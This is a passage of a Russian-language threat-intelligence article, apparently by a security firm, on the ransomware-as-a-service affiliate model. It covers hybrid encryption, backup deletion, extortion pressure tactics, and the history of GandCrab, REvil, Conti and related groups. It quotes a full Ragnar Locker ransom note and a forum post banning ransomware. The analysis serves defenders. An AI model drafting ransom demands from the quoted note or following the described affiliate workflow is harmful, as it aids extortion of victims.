После успешного проникновения в инфраструктуру компании, повышения привилегий и горизонтального перемещения основная задача партнеров заключается в том, чтобы добыть как можно больше чувствительной корпоративной информации и удалить резервные копии вместе с точками восстановления. Некоторые операторы ВПО предоставляют специализированный стилер для кражи данных, также в зловреде могут быть реализованы модули, удаляющие, например, теневые копии. Когда данные скопированы, а бэкапы удалены, партнеры приступают к шифрованию файлов на скомпрометированных устройствах.

Злоумышленники используют гибридное шифрование. Симметричное — для шифрования файлов, поскольку оно быстрее, а асимметричное — для шифрования симметричного ключа, поскольку этот ключ часто хранится в зараженной системе. Пара асимметричных ключей может генерироваться на сервере злоумышленников, после чего публичный ключ внедряется в билд, а приватный остается на сервере. Симметричный ключ может генерироваться непосредственно на устройстве жертвы, причем для каждого файла шифровальщик может создавать уникальный симметричный ключ. Генерация множества ключей получила распространение после того, как специалистам по безопасности удалось восстановить симметричный ключ при помощи анализа большого числа зашифрованных данных. После генерации симметричного ключа зловред шифрует файлы, а затем с помощью публичного ключа шифрует сам ключ и внедряет в зашифрованный файл. Часто используемые симметричные алгоритмы — AES, ChaCha и Salsa, асимметричные — RSA и ECC.



При гибридном шифровании, как показано на схеме выше, для дешифрования файлов нужен закрытый ключ, который хранится на сервере злоумышленников. С его помощью можно восстановить симметричные ключи, находящиеся в файлах, а уже благодаря им — и сами файлы. Партнер может получить закрытый асимметричный ключ у операторов ВПО или в административной панели, в зависимости от партнерской программы.

После компрометации жертвы и шифрования данных на устройствах создаются вымогательские записки с первоначальными инструкциями. В одном из распространенных вариантов жертве предлагают установить Tor Browser, открыть в нем сайт, указанный в записке, и следовать инструкциям на странице. Помимо этого, жертве могут присвоить уникальный идентификатор, который часто связан с билдом шифровальщика или с адресом страницы злоумышленников в сети TOR.

Операторы ВПО или адверты, в зависимости от условий «партнерки», публикуют пост в блоге, находящемся в сети TOR, в котором объявляют о компрометации своей жертвы и анонсируют дату публикации ее данных.

Помимо требования о выкупе, некоторые злоумышленники проводят аукцион в своем блоге, предоставляя любому желающему возможность заполучить украденное раньше указанного срока или безвозвратно, по словам злоумышленников, удалить файлы с их серверов. Все это создает дополнительное давление на жертву, побуждая заплатить злоумышленникам.

Помимо постов в блоге для давления на жертву могут использоваться L3-L7 DDoS-атаки, спам-звонки и рассылки, распечатка требований на принтерах. Кроме того, сумма выкупа через определенное время может увеличиться.

Пример записки, которая демонстрируется жертве после ее компрометации

RGNR_44027CDE.txt

Привет! Если вы читаете это сообщение, значит Ragnar Locker проник в вашу сеть и зашифровал все файлы и данные.

! ! ! ! Предупреждение ! ! ! !

Есть только один возможный способ вернуть свои файлы - связаться с нами и заплатить за наш специальный ключ дешифрования! Мы расшифруем 2 ваших файла бесплатно в качестве доказательства наших возможностей. Не тратьте свое время, ссылка для связи с нами будет удалена, если вы не свяжетесь с нами в ближайшее время, и вы никогда не сможете восстановить свои данные. Если вы свяжетесь с нами в течение 2 дней с момента проникновения - сможете получить специальную цену.

! Внимание !

Мы скачали более 10 ТБ данных с ваших файловых серверов, и, если вы не свяжетесь с нами для оплаты, мы опубликуем их или продадим заинтересованным лицам. Мы собрали самую чувствительную и конфиденциальную информацию о ваших сделках, счетах, контрактах, клиентах и партнерах. Будьте уверены, если вы не заплатите, мы опубликуем все файлы и документы для всеобщего обозрения и оповестим об утечке всех ваших клиентов и партнеров. Если вы хотите избежать репутационного ущерба, лучше заплатите ту сумму, которую мы просим.

! Вот простая инструкция, как связаться с нами через чат !

Мы предоставляем вам ссылки на скачивание TOR браузера и на Live чат, а также ссылку на блог с вашими данными. Установите TOR браузер и откройте Live чат. Следуйте дальнейшим инструкциям на сайте, сверху вы увидите вкладку «чат». Отправьте туда ваше сообщение и дождитесь ответа (мы не находимся онлайн 24/7, поэтому вам придется дождаться своей очереди). **Если TOR запрещен в вашем регионе, используйте VPN.**

Посмотреть скриншот вымогательской записки ›

Пример блога Ransomware-as-a-Service LockBit

В зависимости от партнерской программы, переговорами с жертвой и установлением суммы выкупа могут заниматься либо сами адверты через административную панель, либо операторы ВПО. Во втором случае партнерам могут предоставить доступ к переписке.


Выкуп может поступать либо на промежуточный криптовалютный кошелек, откуда деньги автоматически распределяет по кошелькам партнера и операторов система операторов ВПО, либо на криптокошелек партнера, который потом должен отдать операторам ВПО оговоренный процент от прибыли. В среднем доля оператора составляет 10–40% от суммы выкупа.

Эволюция RaaS

Мы проанализировали эволюцию пяти наиболее популярных семейств программ-вымогателей, распространявшихся по модели Ransomware-as-a-Service, опираясь на их упоминания в даркнет-сообществах.

Второго февраля 2018 года на крупном теневом форуме появился первый пост о новом RaaS GandCrab, быстро набравшем популярность в преступном мире и принесшем операторам и партнерам 2 миллиарда долларов, если верить представителю группировки.

Проект активно развивался, однако в определенный момент выпуск обновлений затянулся, и 31 мая 2019 года операторы объявили о закрытии RaaS, впоследствии заблокировав партнерам доступ к административным панелям и удалив ключи дешифрования. После этого в июне 2019 года у партнеров появились претензии к GandCrab.



Динамика количества упоминаний в теневых сообществах пяти семейств программ-вымогателей, распространявшихся по модели MaaS, 2018–2022 гг.

В августе 2019 года в теневых сообществах появились первые упоминания о шифровальщике REvil, предположительно, наследнике GandCrab. Появление ВПО датируется апрелем 2019 года, когда количество упоминаний о GandCrab было минимальным. В сентябре 2020 года REvil внесли депозит в 99 биткойнов (1 млн долларов на тот момент) на известном теневом форуме, показав, что у них нет проблем с деньгами, и тем самым привлекли новых партнеров. Помимо первых упоминаний о REvil в августе 2019 года появился новый Ransomware-as-a-Service Nemty. Исследователи предполагают, что эта группировка также связана с GandCrab.

Поворотным моментом для программ-вымогателей стала атака шифровальщика DarkSide на компанию Colonial Pipeline 7 мая 2021 года. После этого инцидента крупнейшие форумы объявили об удалении всех постов, связанных с распространением любых программ-вымогателей. Их действительно удалили, однако общее количество упоминаний этого вида ВПО только увеличилось: аккаунты операторов и партнеров остались активны и те продолжили обсуждать свою деятельность.

Депозит

Вносится на форум и используется для гарантии качества услуг. Если возникает спорная ситуация, пострадавший может создать арбитраж. Доказав свою правоту, он получит от форума возмещение ущерба из депозита. Если жертв несколько и общий ущерб превышает депозит, он распределится пропорционально.

2 июля 2021 года с помощью уязвимости нулевого дня группировка REvil атаковала цепочку поставок Kaseya. Вскоре после этого, 13 июля, инфраструктура операторов оказалась отключена. В сентябре 2021 года в общем доступе появились дешифраторы REvil, а также посты о внутреннем криптобэкдоре, который позволял операторам ВПО обманывать своих партнеров на стадии оплаты выкупа. В январе 2022 года были арестованы 14 человек, имеющие отношение к REvil. По мнению администрации США, как минимум один из задержанных принимал участие и в атаке на Colonial Pipeline, совершенной группировкой DarkSide.

Пример поста о запрете распространения программ-вымогателей на крупном теневом форуме

No more ransom! Запрет локеров на форуме

No more ransom! Друзья, у нас на форуме запрещены локеры (Ransomware) и все, что с ними связано. А именно:

· партнерские программы Ransomware;

· аренда Ransomware;

· продажа локеров (ransomware софт);

Все темы, подпадающие под это правило, будут удалены. К счастью, их обнаружилось всего несколько.

Более развернутое объяснение. Причины.

Ни для кого не секрет, лично я не люблю локеры, почему? Мало локеров технически интересны. В основной массе (не все) – это посредственные технические инструменты.

Основная цель существования форума - это знания. Мы - технический форум, мы учимся, исследуем, делимся знаниями, пишем интересные статьи. Цель Ransomware - это только лишь заработок. Цели не совпадают. Нет, конечно же, деньги нужны всем, но не во вред основным стремлениям. Мы ведь - не рынок и не маркет площадка.

Деградация на лицо. Новички открывают СМИ, видят там какие-то безумные виртуальные миллионы долларов, которых они никогда не получат. Ничего не хотят, ничему не учатся, ничего не кодят, даже просто не думают, вся суть бытия сводится к “зашифруй - получи $". Они просто бегут на github, ищут там сорцы локеров и бегут шифровать все, что видят. Поскольку наш форум ориентирован на новичков, нам этот фактор важен.

Слишком много пиара. В локерах (рансоме) набралась критическая масса бреда, ерунды, хайпа, шума. Когда встречаешь "Профессию Рансомварный переговорщик", понимаешь, что ты в зазеркалье или просто сошел с ума. Причем, 90% этого сумасшествия создали искусственно, подпитывая этот хайп. Те, кто на этом шуме удачно зарабатывает (биржи, страховые, посредники, медиа и т.д.)

Admin 14 мая 2021

Посмотреть скриншот поста >

В августе 2021 года в публичный доступ были выложены мануалы вымогателя Conti, предназначенные для партнеров. В них достаточно подробно описывается, что необходимо выгружать, как использовать Cobalt Strike, совершать атаки на протокол Kerberos, отключать Windows Defender, собирать информацию об учетных записях и многое другое. В конце февраля 2022 года в ходе разногласий внутри группировки произошла утечка их внутренних чатов и исходных кодов. В апреле Conti терроризировали Коста-Рику, публикуя множество постов в своем блоге. Сразу после этой атаки инфраструктура группировки оказалась отключена. Существуют предположения, что активность в Коста-Рике связана с рекламой группировки и ее незаметным разделением на более мелкие партнерские программы. В частности, в апреле появился новый RaaS Black Basta, который, предположительно, состоит из участников Conti.


Ботнеты, загрузчики и бэкдоры

Мы объединили ботнеты, загрузчики и бэкдоры в одну группу на основе их общей цели — загрузки и исполнения вредоносного ПО на зараженном устройстве. Они в какой-то мере похожи друг на друга, однако есть характерные различия.

1. Ботнеты нацелены на массовое управление зараженными устройствами. Для данной статьи мы отобрали те семейства, которые предоставляются партнеру в виде панели управления зараженными устройствами с возможностью загрузить на них свое вредоносное ПО.
2. Загрузчик (он же лоадер) нацелен на единичные цели, партнеру предоставляется экземпляр ВПО.
3. Бэкдор, помимо модулей загрузчика, имеет множество различных модулей для управления зараженным устройством, партнер получает экземпляр ВПО.

Принципиальное отличие загрузчика и бэкдора заключается в основной цели ВПО, главное требование к лоадеру — незаметная установка на устройство жертвы и исполнение файлов на нем, в то время как бэкдоры достаточно «шумные» с точки зрения средств защиты и детектирования, но позволяют получить полный контроль над скомпрометированной системой, иногда несколькими способами, а загрузка и исполнение файлов являются для них второстепенной целью.

Рассмотрим схему того, как строятся отношения партнера и операторов Malware-as-a-Service в случае с ботнетом.

